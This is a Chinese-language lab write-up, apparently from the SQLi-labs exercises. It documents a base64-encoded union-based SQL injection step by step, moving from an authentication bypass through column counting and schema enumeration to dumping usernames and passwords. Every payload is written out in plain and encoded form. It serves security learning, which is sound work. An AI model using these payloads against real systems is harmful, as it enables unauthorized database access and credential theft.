
报这个错误我也是不明白,看了其他人的wp才知道,使用#或者-- #就会这样,使用其他的爆不出数据,奇葩
看了源码才知道,这里应该是要加)的,它提示有问题,离谱
测试
admin') or 1=1 #
base64加密:
YWRtaW4nKSBvciAxPTEgIw==

显示Dumb什么鬼?,不管了,语句没问题
猜解字段数
admin') order by 1,2,3 #
base64加密:
YWRtaW4nKSBvcmRlciBieSAxLDIsMyAj

回显正常,继续测试(这里怎么又是admin了。。。)
admin') order by 1,2,3,4 #
base64加密:
YWRtaW4nKSBvcmRlciBieSAxLDIsMyw0ICM=

找不到第4列,说明字段数为3
测试回显点
1') union select 1,2,3 #
base64加密:
MScpIHVuaW9uIHNlbGVjdCAxLDIsMyAj

回显为2、3
爆库
1') union select 1,database(),version() #
base64加密:
MScpIHVuaW9uIHNlbGVjdCAxLGRhdGFiYXNlKCksdmVyc2lvbigpICM=

库名:security 版本:5.7.26
爆表
1') union select 1,(select group_concat(table_name)from information_schema.tables where table_schema='security'),version() #
base64加密:
这里我用代码块装base64编码,否则编辑器不自动换行,一行显示base64编码,导致网页里看不全
1
MScpIHVuaW9uIHNlbGVjdCAxLChzZWxlY3QgZ3JvdXBfY29uY2F0KHRhYmxlX25hbWUpZnJvbSBpbmZvcm1hdGlvbl9zY2hlbWEudGFibGVzIHdoZXJlIHRhYmxlX3NjaGVtYT0nc2VjdXJpdHknKSx2ZXJzaW9uKCkgIw==

敏感表:users
爆字段
1') union select 1,substr((select group_concat(column_name)from information_schema.columns where table_name='users'),40,30),version() #
base64加密:
1
MScpIHVuaW9uIHNlbGVjdCAxLHN1YnN0cigoc2VsZWN0IGdyb3VwX2NvbmNhdChjb2x1bW5fbmFtZSlmcm9tIGluZm9ybWF0aW9uX3NjaGVtYS5jb2x1bW5zIHdoZXJlIHRhYmxlX25hbWU9J3VzZXJzJyksNDAsMzApLHZlcnNpb24oKSAj

敏感字段:username、password
爆数据
1') union select 1,(select group_concat(username)from security.users),(select group_concat(password)from security.users) #
base64加密:
1
MScpIHVuaW9uIHNlbGVjdCAxLChzZWxlY3QgZ3JvdXBfY29uY2F0KHVzZXJuYW1lKWZyb20gc2VjdXJpdHkudXNlcnMpLChzZWxlY3QgZ3JvdXBfY29uY2F0KHBhc3N3b3JkKWZyb20gc2VjdXJpdHkudXNlcnMpICM=
